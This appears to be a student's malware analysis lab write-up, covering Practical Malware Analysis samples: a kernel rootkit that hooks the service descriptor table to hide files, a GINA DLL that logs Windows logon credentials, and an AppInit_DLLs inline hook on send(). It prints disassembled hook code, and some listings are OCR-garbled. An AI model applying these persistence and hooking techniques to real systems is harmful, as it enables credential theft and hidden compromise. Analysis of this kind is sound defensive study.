


Figure 6. Evil Hook

```

.text:00010486      mov    edi, edi
.text:00010488      push   ebp
.text:00010489      mov    [ebp], esp
.text:0001048B      push   esi
.text:0001048C      mov    esi, [ebp+FileInformation]
.text:0001048F      push   edi
.text:00010490      push   dword ptr [ebp+RestartScan] ; RestartScan
.text:00010493      push   [ebp+FileName] ; FileName
.text:00010496      push   dword ptr [ebp+ReturnSingleEntry] ; P
.text:00010499      push   [ebp+FileInformationClass] ; FileInfor
.text:0001049C      push   [ebp+FileInformationLength] ; Fi
.text:0001049F      push   esi ; FileInformati
.text:000104A0      push   [ebp+IoStatusBlock] ; IoStatu
.text:000104A3      push   [ebp+ApcContext] ; ApcCont
.text:000104A6      push   [ebp+ApcRoutine] ; ApcRout
.text:000104A9      push   [ebp+Event] ; Event
.text:000104AC      push   [ebp+FileHandle] ; F
.text:000104AF      call   NTQueryDirectoryFi
.text:000104B4      xor    edi, edi
.text:000104B6      cmp    [ebp+FileInfor
.text:000104BA      mov    dword ptr [e
.text:000104BD      jnz   short loc
.text:000104BF      test  eax, eax
.text:000104C1      jl    short '
.text:000104C3      cmp    [ebp+
.text:000104C7      jnz   sh
.text:000104C9      push   /
.text:000104CA      .text:000104CA loc_104CA:
.text:000104CA      .text:000104CC
.text:000104D1      .text:000104D1
.text:000104D4      .text:000104D4
.text:000104D5      .text:000104D5
.text:000104D7      .text:000104D7
.text:000104D0      .text:000104D0
.text:000104E0      .text:000104E0
.text:000104E2      .text:000104E2
.text:000104E4      .text:000104E4
.text:000104F      .text:000104F
.text:000104F      .text:000104F
.text:000104F      .text:000104F
.text:000104F      .text:000104F

```

Figure 6. NTQueryDirectoryFile

In the driver, NTQueryDirectoryFile function is used. According to msdn, this function returns various kinds of information about files in the directory specified by a given file handle. Further down, we can see that RtlCompareMemory is called. A comparison was made between the filename and the following string “Mlxw”. If it matches, the file will be hidden.

```

    .text:0001051A aM      db 'M',0
    .text:0001051C      db 'l',0
    .text:0001051E aW      db 'w',0
    .text:00010520      db 'x',0
    .text:00010522      db 0
    .text:00010523      db 0
    .text:00010524      align 80h
    .text:00010524 _text    ends

```

Figure 7. Mlxw string

To see all this win action, fire up Windbg and attach it to the kernel.

use the following command to list the service descriptor table. This table has yet been tampered with...

kd> dps nt!KiServiceTable l 100

```

Command
80501d48 8061c44c nt!NtNotifyChangeKey
80501d4c 8061b09c nt!NtNotifyChangeMultipleKeys
80501d50 805b3d40 nt!NtOpenDirectoryObject
80501d54 80605224 nt!NtOpenEvent
80501d58 8060d49e nt!NtOpenEventPair
80501d5c 8056f39a nt!NtOpenFile
80501d60 8056dd32 nt!NtOpenIoCompletion
80501d64 805cba0e nt!NtOpenJobObject
80501d68 8061b658 nt!NtOpenKey
80501d6c 8060d896 nt!NtOpenMutant
80501d70 805ea704 nt!NtOpenObjectAuditAlarm
80501d74 805c1296 nt!NtOpenProcess
80501d78 805e39fc nt!NtOpenProcessToken
80501d7c 805e3660 nt!NtOpenProcessTokenEx
80501d80 8059f722 nt!NtOpenSection
80501d84 8060b254 nt!NtOpenSemaphore
80501d88 805b977a nt!NtOpenSymbolicLinkObject
80501d8c 805c1522 nt!NtOpenThread
80501d90 805e3a1a nt!NtOpenThreadToken
80501d94 805e37d0 nt!NtOpenThreadTokenEx
80501d98 8060d1b0 nt!NtOpenTimer
80501d9c 8063bc78 nt!NtPlugPlayControl
80501da0 805bf346 nt!NtPowerInformation
80501da4 805eddce nt!NtPrivilegeCheck
80501da8 805e9a16 nt!NtPrivilegeObjectAuditAlarm
80501dac 805e9c02 nt!NtPrivilegedServiceAuditAlarm
80501db0 805ada08 nt!NtProtectVirtualMemory
80501db4 806052dc nt!NtPulseEvent
80501dbc 8056c0ce nt!NtQueryAttributesFile
80501dbc 8060cb50 nt!NtSetBootEntryOrder
80501dc0 8060cb50 nt!NtSetBootEntryOrder
80501dc4 8053c02e nt!NtQueryDebugFilterState
80501dc8 80606e68 nt!NtQueryDefaultLocale
80501dcc 80607ac8 nt!NtQueryDefaultUILanguage
80501dd0 8056f074 nt!NtQueryDirectoryFile
80501dd4 805b3de0 nt!NtQueryDirectoryObject
80501dd8 8056f3ca nt!NtQueryEaFile
80501ddc 806053a4 nt!NtQueryEvent
80501de0 8056c222 nt!NtQueryFullAttributesFile
80501de4 8060c2dc nt!NtQueryInformationAtom
80501de8 8056fc46 nt!NtQueryInformationFile
80501dec 805cbee0 nt!NtQueryInformationJobObject
80501df0 8059a6fc nt!NtQueryInformationPort
80501df4 805c2bfc nt!NtQueryInformationProcess
80501df8 805c17c8 nt!NtQueryInformationThread
80501dfc 805e3afa nt!NtQueryInformationToken
80501e00 80607266 nt!NtQueryInstallUILanguage
80501e04 8060e060 nt!NtQueryIntervalProfile
80501e08 8056ddda nt!NtQueryIoCompletion
80501e0c 8061b97e nt!NtQueryKey
80501e10 806193d4 nt!NtQueryMultipleValueKey

```

Figure 8. Default Service Descriptor Table

Set breakpoint by using this command bu Mlxw486!DriverEntry. Run Lab10-02.exe and windbg should break. Set breakpoint at nt!IoLoadDriver+0x66a and let the program run again. Once the kernel breaks, you will be able to run !object \Driver to list the loaded drivers. DriverInit for the malware has yet been executed at this stage so you can set your breakpoint from this point on.

```

nt!DbgLoadImageSymbols+0x42:
80527e02 c9          leave
kd> gu
nt!MmLoadSystemImage+0xa80:
805a41f4 804b3610      or     byte ptr [ebx+36h],10h
kd> gu
nt!IopLoadDriver+0x371:
80576483 3bc3        cmp    eax,ebx
kd> gu
nt!IopLoadUnloadDriver+0x45:
8057688f 8bf8        mov    edi,eax
kd> !object \Driver
Object: e101d910  Type: (8a360418) Directory
ObjectHeader: e101d8f8 (old version)
HandleCount: 0  PointerCount: 85
Directory Object: e1001150  Name: Driver

Hash Address  Type           Name
---- -----  -----
00 8a0f46e8  Driver        Beep
8a0eb1e0  Driver        NDIS
8a0ebd28  Driver        KSecDD
01 8a191520  Driver        Mouclass
89de1030  Driver        Raspti
89e43eb0  Driver        es1371
02 8a252c98  Driver        vmx_svga
03 8a0=34=0  Driver        Fine

```

Figure 9. Break @ DriverEntry

```

kd> dt _DRIVER_OBJECT 89ed43b8
ntdll!_DRIVER_OBJECT
+0x000 Type          : 0n4
+0x002 Size          : 0n168
+0x004 DeviceObject  : (null)
+0x008 Flags         : 0x12
+0x00c DriverStart   : 0xbafe6000 Void
+0x010 DriverSize    : 0xd80
+0x014 DriverSection : 0x89ed7c00 Void
+0x018 DriverExtension: 0x89ed4460 _DRIVER_EXTENSION
+0x01c DriverName    : _UNICODE_STRING "\Driver\Myvx486"
+0x024 HardwareDatabase: 0x80670ae0 _UNICODE_STRING "\REG"
+0x028 FastIoDispatch: (null)
+0x02c DriverInit    : 0xbafe67ab long +0
+0x030 DriverStartIo : (null)
+0x034 DriverUnload   : (null)
+0x038 MajorFunction : [28] 0x804f35*
kd> u 0xbafe67ab
Myvx486+0x7ab:
bafe67ab 8bff        mov
bafe67ad 55          pr
bafe67ae 8bec        ...
bafe67b0 e8bdfffff
bafe67b5 5d          ...
bafe67b6 e9          ...
bafe67b7
bafe67b8

```

Figure 10. DriverInit

```

INIT:BAFE67AB ; NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
INIT:BAFE67AB             public DriverEntry
INIT:BAFE67AB DriverEntry proc near             ; DATA XREF: HEADER:BAFE6288!o
INIT:BAFE67AB
INIT:BAFE67AB DriverObject = dword ptr 8
INIT:BAFE67AB RegistryPath = dword ptr 0Ch
INIT:BAFE67AB
INIT:BAFE67AB             mov    edi, edi
INIT:BAFE67AD             push   ebp
INIT:BAFE67AE             mov    ebp, esp
INIT:BAFE67B0             call   sub_BAFE6772
INIT:BAFE67B5             pop    ebp
INIT:BAFE67B6             jmp    sub_BAFE6706
INIT:BAFE67B6 DriverEntry endp
INIT:BAFE67B6

```

Figure 11. DriverEntry

From Figure 10 & 11, we can see that DriverInit is actually DriverEntry in IDA Pro.

running kd> dps nt!KiServiceTable l 100 now shows that the service descriptor table has been modified.

```
00000000 00000000 nt!NtSetBootEntryOrder
00000000 00000000 nt!NtQueryDebugFilterState
00000000 00000000 nt!NtQueryDefaultLocale
00000000 00000000 nt!NtQueryDefaultUILanguage
00000000 baecb486 Mlxw486+0x486
00000000 00000000 nt!NtQueryDirectoryObject
00000000 00000000 nt!NtQueryEfFile
00000000 00000000 nt!NtQueryEvent
00000000 00000000 nt!NtQueryFullAttributesFile
00000000 00000000 nt!NtQueryInformationAtom
00000000 00000000 nt!NtQueryInformationFile
00000000 00000000 nt!NtQueryInformationJobObject
00000000 00000000 nt!NtQueryInformationPort
00000000 00000000 nt!NtQueryInformationProcess
00000000 00000000 nt!NtQueryInformationThread
00000000 00000000 nt!NtQueryInformationToken
kd>
```

Figure 12. Service Descriptor Table modified

To conclude, the malware uses ring 0 rootkit to hide files that starts with “Mlxw” via hooking of the service descriptor table.

Practical 5

a-Analyze the malware found in Lab11-01.exe

i. What does the malware drop to disk?




Figure 1. Binary resource in Lab11-01.exe's TGAD

There is a binary in the resource section of Lab11-01.exe.

11:06... Lab11-01.exe	228	ReadFile	C:\Documents and Settings\Administrator\Desktop\Lab11-01.exe	SUCCESS	Offset: 32,768, Len:
11:06... Lab11-01.exe	228	CreateFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	DesiredAccess: G..
11:06... Lab11-01.exe	228	CreateFile	C:\Documents and Settings\Administrator\Desktop	SUCCESS	DesiredAccess: S..
11:06... Lab11-01.exe	228	AWriteFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	
11:06... Lab11-01.exe	228	AWriteFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	Offset: 0, Length: 4..
11:06... Lab11-01.exe	228	AWriteFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	Offset: 4,096, Len:
11:06... Lab11-01.exe	228	CloseFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	
11:06... Lab11-01.exe	228	RegCreateKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	DesiredAccess: All
11:06... Lab11-01.exe	228	RegEndValue	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL	SUCCESS	Type: REG_SZ, Le..
11:06... Lab11-01.exe	228	SetEndOfFileInformationFile	C:\Windows\system32\config\software.LOG	SUCCESS	EndOfFile: 8,192
11:06... Lab11-01.exe	228	SetEndOfFileInformationFile	C:\Windows\system32\config\software.LOG	SUCCESS	EndOfFile: 8,192
11:06... Lab11-01.exe	228	SetEndOfFileInformationFile	C:\Windows\system32\config\software.LOG	SUCCESS	EndOfFile: 16,384
11:06... Lab11-01.exe	228	SetEndOfFileInformationFile	C:\Windows\system32\config\software.LOG	SUCCESS	EndOfFile: 20,480
11:06... Lab11-01.exe	228	SetEndOfFileInformationFile	C:\Windows\system32\config\software.LOG	SUCCESS	EndOfFile: 24,576

Figure 2. msgina32.dll dropped

From Proc Mon we can observe that msgina32.dll and software.LOG are dropped on the machine.

ii. How does the malware achieve persistence?

In figure 2, the malware adds “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL” into the registry.

According to MSDN, Winlogon, the GINA, and network providers are the parts of the interactive logon model. The interactive logon procedure is normally controlled by Winlogon, MSGina.dll, and network providers. To change the interactive logon procedure, MSGina.dll can be replaced with a customized GINA DLL. Winlogon will trigger the use of the malicious dll and that is how the malware achieves persistency.

iii. How does the malware steal user credentials?

Looking at the dropped dll's export, it seems like it is a custom dll to hook to the winlogon process.

ShellShutdownDialog	100012A0	29
WlxActivateUserShell	100012B0	30
WlxDisconnectNotify	100012C0	31
WlxDisplayLockedNotice	100012D0	32
WlxDisplaySASNotice	100012E0	33
WlxDisplayStatusMessage	100012F0	34
WlxGetConsoleSwitchCredentials	10001300	35
WlxGetStatusMessage	10001310	36
WlxInitialize	10001320	37
WlxIsLockOk	10001330	38
WlxIsLogoffOk	10001340	39
WlxLoggedOnSAS	10001350	40
WlxLoggedOutSAS	100014A0	41
WlxLogoff	10001360	42
WlxNegotiate	10001370	43
WlxNetworkProviderLoad	10001380	44
WlxReconnectNotify	10001390	45
WlxRemoveStatusMessage	100013A0	46
WlxScreenSaverNotify	100013B0	47
WlxShutdown	100013C0	48
WlxStartApplication	100013D0	49
WlxWkstaLockedSAS	100013E0	50
DllRegister	10001440	51
DllUnregister	10001490	52
DllEntryPoint	10001735	[main entry]

Figure 3. WlxLoggedOutSAS

After checking through the exports function, only 1 function (WlxLoggedOutSAS) behaves suspiciously. The rest simply pass the inputs to the original function address.

The figure shows a debugger interface with three windows displaying assembly code. The top window contains the original `WlxLoggedOutSAS` function. The middle window shows an interception point where the `eax` register is checked for zero using `test eax, eax` followed by a jump if zero (`jz`) to a specific location. The bottom window shows the code being executed when `eax` is not zero, which includes pushing arguments onto the stack and calling `WriteToFile`.

```

public WlxLoggedOutSAS
WlxLoggedOutSAS proc near

arg_0= dword ptr 4
arg_4= dword ptr 8
arg_8= dword ptr 0Ch
arg_C= dword ptr 10h
arg_10= dword ptr 14h
arg_14= dword ptr 18h
arg_18= dword ptr 1Ch
arg_1C= dword ptr 20h

push    esi
push    edi
push    offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
call    procAddress
push    64h          ; unsigned int
mov     edi, eax
call    ??2@YAPAXI@2 ; operator new(uint)
mov     eax, [esp+0Ch+arg_1C]
mov     esi, [esp+0Ch+arg_18]
mov     ecx, [esp+0Ch+arg_14]
mov     edx, [esp+0Ch+arg_10]
add    esp, 4
push    eax
mov     eax, [esp+0Ch+arg_C]
push    esi
push    ecx
mov     ecx, [esp+14h+arg_8]
push    edx
mov     edx, [esp+18h+arg_4]
push    eax
mov     eax, [esp+1Ch+arg_0]
push    edx
push    eax
call    edi
mov     edi, eax
cmp    edi, 1
jnz    short loc_1000150B

;-----[Interception Point]-----;
;-----[Interception Point]-----;

mov     eax, [esi]
test   eax, eax
jz     short loc_1000150B

;-----[Interception Point]-----;

mov     ecx, [esi+0Ch]
mov     edx, [esi+8]
push    ecx
mov     ecx, [esi+4]
push    edx
push    ecx
push    eax          ; Args
push    offset aUnSDmSPwSOldS ; "UN %s DM %s PW %s OLD %s"
push    0             ; dwMessageId
call    WriteToFile
add    esp, 18h

```

Figure 4. Intercepting WlxLoggedOutSAS

The above figure is pretty straight forward, the inputs are passed to the original `WlxLoggedOutSAS` function and a copy of the inputs are passed to a function to write to a file.

iv. What does the malware do with stolen credentials?

Figure 5. Write to file

The above figure shows the malicious dll writing the stolen values into c:\windows\system32\msutil32.sys file.

v. How can you use this malware to get user credentials from your test environment?

By rebooting the machine or by logging off and re-login again.

c:\windows\system32\msutil32.sys will contains the password used to login to the windows.




Figure 6. Captured Password

b- Analyze the malware found in Lab11-02.dll. Assume that a suspicious file named Lab11-02.ini was also found with this malware.

i. What are the exports for this DLL malware?

Name	Address	Ordinal
installer	1000158B	1
DllEntryPoint	100017E9	[main entry]

Figure 1. Exports

ii. What happens after you attempt to install this malware using rundll32.exe?

Figure 2. Set Registry & WriteFile

The malware add a registry value in HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\AppInit_DLLS.

It then copy itself; the dll as C:\\Windows\\System32\\spoolvxx32.dll.

The malware then tries to open C:\\Windows\\System32\\Lab11-02.ini.

iii. Where must Lab11-02.ini reside in order for the malware to install properly?

Figure 3. Loads config file

The malware will attempt to load the config from C:\\Windows\\System32\\Lab11-02.ini.
We would need to place the ini file in system32 folder.

iv. How is this malware installed for persistence?

According to MSDN, AppInit_DLLs is a mechanism that allows an arbitrary list of DLLs to be loaded into each user mode process on the system. By adding AppInit_DLLs in HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\ we are loading the malicious DLL into each user mode process that gets executed on the system.

v. What user-space rootkit technique does this malware employ?

If we look at the subroutine @0x100012A3, you will see that it is attempting to get the address of send from wscock32.dll. It then pass the address to subroutine @0x10001203.

The subroutine @0x10001203 is employing the inline hook technique. It first get the offset from the hook position to the function where it wants to jump to. It then uses VirtualProtect to make 5 bytes of space from the start of the subroutine address to PAGE_EXECUTE_READWRITE. Once it is done it then rewrite the code to jmp to the hook function. Finally it reset the 5 bytes of memory space back to the old protection attributes.

```
.text:10001203 ; int __cdecl inlineHook(LPUVOID lpAddress, int, int)
.text:10001203 inlineHook    proc near             ; CODE XREF: sub_100012A3+4F↓p
.text:10001203
.text:10001203     F1OldProtect    = dword ptr -0Ch
.text:10001203     var_8          = dword ptr -8
.text:10001203     var_4          = dword ptr -4
.text:10001203     lpAddress       = dword ptr  8
.text:10001203     arg_4          = dword ptr  0Ch
.text:10001203     arg_8          = dword ptr  10h
.text:10001203
.text:10001203     push    ebp
.text:10001204     mov     ebp, esp
.text:10001206     sub    esp, 0Ch
.text:10001209     mov    eax, [ebp+arg_4]
.text:1000120C     sub    eax, [ebp+lpAddress]
.text:1000120F     sub    eax, 5
.text:10001212     mov    [ebp+var_4], eax
.text:10001215     lea    ecx, [ebp+F1OldProtect]
.text:10001218     push   ecx
.text:10001219     push   40h           ; flNewProtect
.text:1000121B     push   5              ; dwSize
.text:1000121D     mov    edx, [ebp+lpAddress]
.text:10001220     push   edx
.text:10001221     call   ds:VirtualProtect
.text:10001227     push   0Fh           ; Size
.text:1000122C     call   malloc
.text:10001231     add    esp, 4
.text:10001234     mov    [ebp+var_8], eax
.text:10001237     mov    eax, [ebp+var_8]
.text:1000123A     mov    ecx, [ebp+lpAddress]
.text:1000123D     mov    [eax], ecx
.text:1000123F     mov    edx, [ebp+var_8]
.text:10001242     mov    byte ptr [edx+4], 5
.text:10001246     push   5              ; Size
.text:10001248     mov    eax, [ebp+lpAddress]
.text:1000124B     push   eax
.text:1000124C     mov    ecx, [ebp+var_8]
.text:1000124F     add    ecx, 5
.text:10001252     push   ecx
.text:10001253     call   memcpy
.text:10001258     add    esp, 0Ch
.text:1000125B     mov    edx, [ebp+var_8]
.text:1000125E     mov    byte ptr [edx+0Bh], 0E9h
.text:10001262     mov    eax, [ebp+lpAddress]
.text:10001265     sub    eax, [ebp+var_8]
.text:10001268     sub    eax, 0Bh
.text:1000126B     mov    ecx, [ebp+var_8]
.text:1000126E     mov    [ecx+0Bh], eax
.text:10001271     mov    edx, [ebp+lpAddress]
.text:10001274     mov    byte ptr [edx], 0E9h
```

Figure 4. inline hook

However, the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE.




Figure 5. Hook selected programs

To conclude, the malware is attempting to do an inline hook on ws2_32.dll's send function for selected programs.

vi. What does the hooking code do?

We first look at what the malware is retrieving from the config file.




Figure 6. Decoding config

After reading the data from the config file, the malware then decode it by calling the subroutine @0x100016CA. If we dive into this subroutine, you will realize that it is a xor decoding function. Let's place a hook there in ollydbg to see what comes out.



Figure 7. billy@malwareanalysisbook.com

This decoded string will be used in the following function.

```

; int __stdcall lookforstring(int, char *Str, int, int)
lookforstring proc near

Dst= byte ptr -204h
arg_0= dword ptr 8
Str= dword ptr 0Ch
arg_8= dword ptr 10h
arg_C= dword ptr 14h

push    ebp
mov     ebp, esp
sub    esp, 204h
push    offset str_RCPT_TO ; "RCPT TO:"
mov     eax, [ebp+Str]
push    eax           ; Str
call    strstr
